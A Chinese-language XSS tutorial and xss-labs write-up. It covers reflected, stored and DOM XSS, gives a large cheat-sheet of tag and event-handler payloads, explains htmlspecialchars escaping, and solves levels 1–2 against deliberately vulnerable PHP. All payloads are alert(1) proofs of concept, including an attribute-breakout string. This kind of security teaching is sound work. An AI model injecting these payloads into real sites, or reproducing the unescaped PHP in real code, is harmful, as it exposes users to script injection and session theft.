一、什么是XSS
XSS,全称为跨站脚本攻击(Cross-Site Scripting),因为要和CSS区分开来,故称之为XSS。
XSS是指攻击者将恶意构造的脚本代码(比如恶意的JavaScript代码)注入到网页中,由于Web应用程序对用户输入缺乏有效的过滤或转义,导致这些数据被浏览器当作可执行代码解析并运行,从而窃取用户敏感信息、劫持会话或篡改页面内容。
二、反射型XSS
反射型 XSS (非持久型跨站脚本攻击)是指攻击者将恶意脚本作为参数附加在 URL 地址、表单提交或 HTTP 请求头中,提交给服务端。服务端接收到该请求后,未对恶意参数进行任何过滤或转义,直接将包含该恶意脚本的数据拼接进 HTML 响应页面中,并“反射”回给当前浏览器。浏览器在解析该响应页面时,由于无法区分这是“数据”还是“代码”,从而执行了攻击者注入的 JavaScript 脚本。
以xss-labs中的level1为例,先看level1.php中的代码
1
2
3
4
5
6
7
8
9
| <?php
ini_set("display_errors", 0);
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>";
?>
<center><img src=level1.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
|

可以看到,$str = $_GET["name"];,$str接受来自GET传参的name值。当我们使用GET去传参name时,如果使name=<script>alert(1)</script>时,便会触发反射型xss,网页出现弹窗1。(具体的页面请看下面的level1的贴图)
三、存储型XSS
攻击者把恶意代码提交到服务器,服务器把它保存到数据库、文件或缓存中;之后其他用户访问某个页面时,服务器从存储中读出这段内容并输出到 HTML 里,浏览器把它当代码执行,从而触发 XSS。
特点:恶意代码被存在服务器上,持续存在,不依赖一次性的链接点击。
四、DOM型XSS
漏洞发生在浏览器端 JavaScript 中,前端 JS 从不可信来源读取数据,然后把它写入危险的位置,导致浏览器执行恶意代码。
五、一些标签、事件处理器及绕过
常见标签和事件处理器
| 标签 |
示例 |
触发方式 |
<script> |
<script>alert(1)</script> |
直接执行 |
<img> |
<img src=x onerror=alert(1)> |
图片加载失败触发 onerror |
<svg> |
<svg onload=alert(1)> |
SVG 加载完成触发 onload |
<iframe> |
<iframe src=javascript:alert(1)> |
加载 javascript: 伪协议 |
<a> |
<a href=javascript:alert(1)>点我</a> |
点击触发 |
<input> |
<input autofocus onfocus=alert(1)> |
自动聚焦触发 onfocus |
<details> |
<details open ontoggle=alert(1)> |
状态切换触发 ontoggle |
<video> |
<video><source onerror=alert(1)></video> |
视频源加载失败触发 |
<audio> |
<audio src=x onerror=alert(1)> |
音频加载失败触发 |
<body> |
<body onload=alert(1)> |
页面加载触发 |
<marquee> |
<marquee onstart=alert(1)> |
滚动开始触发 |
<form> |
<form><button formaction=javascript:alert(1)>X</button> |
点击按钮提交到 javascript: |
<object> |
<object data=javascript:alert(1)> |
加载 javascript: |
<embed> |
<embed src=javascript:alert(1)> |
加载 javascript: |
<style> |
<style>@import 'javascript:alert(1)';</style> |
旧浏览器可能执行 |
<link> |
<link rel=stylesheet href=javascript:alert(1)> |
旧浏览器可能执行 |
<base> |
<base href=javascript:alert(1)//> |
影响相对链接 |
<textarea> |
</textarea><script>alert(1)</script> |
闭合后注入 |
| 事件 |
触发条件 |
常见标签示例 |
onerror |
加载失败 |
<img src=x onerror=alert(1)> |
onload |
加载完成 |
<svg onload=alert(1)> |
onclick |
点击 |
<a href=# onclick=alert(1)>点我</a> |
ondblclick |
双击 |
<div ondblclick=alert(1)>X</div> |
onmousedown |
鼠标按下 |
<div onmousedown=alert(1)>X</div> |
onmouseup |
鼠标松开 |
<div onmouseup=alert(1)>X</div> |
onmouseover |
鼠标移入 |
<div onmouseover=alert(1)>X</div> |
onmousemove |
鼠标移动 |
<div onmousemove=alert(1)>X</div> |
onmouseout |
鼠标移出 |
<div onmouseout=alert(1)>X</div> |
oncontextmenu |
右键菜单 |
<div oncontextmenu=alert(1)>X</div> |
onkeydown |
键盘按下 |
<input onkeydown=alert(1)> |
onkeyup |
键盘松开 |
<input onkeyup=alert(1)> |
onkeypress |
键盘按键 |
<input onkeypress=alert(1)> |
onfocus |
获得焦点 |
<input autofocus onfocus=alert(1)> |
onblur |
失去焦点 |
<input onblur=alert(1)> |
oninput |
输入内容 |
<input oninput=alert(1)> |
onchange |
值改变 |
<input onchange=alert(1)> |
onsubmit |
表单提交 |
<form onsubmit=alert(1)><input type=submit></form> |
onreset |
表单重置 |
<form onreset=alert(1)><input type=reset></form> |
onselect |
选中文本 |
<input onselect=alert(1)> |
ondrag |
拖拽 |
<div draggable=true ondrag=alert(1)>X</div> |
ondrop |
放置 |
<div ondrop=alert(1)>X</div> |
onanimationstart |
动画开始 |
<div onanimationstart=alert(1)>X</div> |
onanimationend |
动画结束 |
<div onanimationend=alert(1)>X</div> |
ontransitionend |
过渡结束 |
<div ontransitionend=alert(1)>X</div> |
ontoggle |
<details> 切换 |
<details open ontoggle=alert(1)> |
onscroll |
滚动 |
<div onscroll=alert(1)>X</div> |
onresize |
窗口大小改变 |
<body onresize=alert(1)> |
onhashchange |
hash 改变 |
<body onhashchange=alert(1)> |
onpopstate |
历史状态改变 |
<body onpopstate=alert(1)> |
onmessage |
收到消息 |
<body onmessage=alert(1)> |
onpointerover |
指针移入 |
<div onpointerover=alert(1)>X</div> |
onpointerdown |
指针按下 |
<div onpointerdown=alert(1)>X</div> |
onpointerup |
指针松开 |
<div onpointerup=alert(1)>X</div> |
onpointermove |
指针移动 |
<div onpointermove=alert(1)>X</div> |
onpointerenter |
指针进入 |
<div onpointerenter=alert(1)>X</div> |
onpointerleave |
指针离开 |
<div onpointerleave=alert(1)>X</div> |
onpointercancel |
指针取消 |
<div onpointercancel=alert(1)>X</div> |
onwheel |
滚轮 |
<div onwheel=alert(1)>X</div> |
htmlspecialchars
htmlspecialchars 是 PHP 里用来把特殊字符转成 HTML 实体的函数,主要目的是防止输出到 HTML 页面时被浏览器当成标签或脚本执行,从而避免 XSS 跨站脚本攻击。
主要转换以下几个字符:
1
2
3
4
5
6
| 字符 转换后
& &
" "
' '
< <
> >
|
PHP 8.1 之前:
htmlspecialchars($str) 默认 flags 是 ENT_COMPAT,只转义双引号 ",不转义单引号 '。
php
1
2
| echo htmlspecialchars("'");
// 输出:'
|
PHP 8.1 及以后:
默认 flags 变成了 ENT_QUOTES | ENT_SUBSTITUTE | ENT_HTML401,这时默认会转义单引号。
php
1
2
| echo htmlspecialchars("'");
// 输出:'
|
显式写 ENT_QUOTES 时:
不管哪个版本,单引号和双引号都会转义。
php
1
2
| echo htmlspecialchars("'", ENT_QUOTES);
// 输出:'
|
xss-labs
level1

当我们将url中的name改为<script>alert(1)</script>时,便触发了弹窗。由于xss-labs的前端代码会检测是否有弹窗,若有代码将会弹出完成的不错!字样,然后重定向到下一关。如下图
level2
首先来看源码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level3.php?writing=wait";
9 }
10 </script>
11 <title>欢迎来到level2</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level2</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
19 <form action=level2.php method=GET>
20 <input name=keyword value="'.$str.'">
21 <input type=submit name=submit value="搜索"/>
22 </form>
23 </center>';
24 ?>
25 <center><img src=level2.png></center>
26 <?php
27 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
28 ?>
29 </body>
30 </html>
|
我们可以看到虽然htmlspecialchars($str)过滤了双引号"、尖括号<等字符(上面第四部分的htmlspecialchars有介绍),但是下面还存在一个<input>标签,其中value="'.$str.'"这个$str是未经过滤的。
那么可以考虑从这里来入手,来达到一个弹窗的效果
通过keyword去传入参数" onclick="alert(1),便可实现弹窗
这里的payload是通过前一个双引号"闭合前面的value=",那onclick="alert(1)则是为了闭合input标签内后面的">,达到一个xss注入攻击的效果
那么keyword传入payload之后,第20行php代码就变成了
<input name=keyword value="" onclick="alert(1)">
那么我们看一下实际操作:
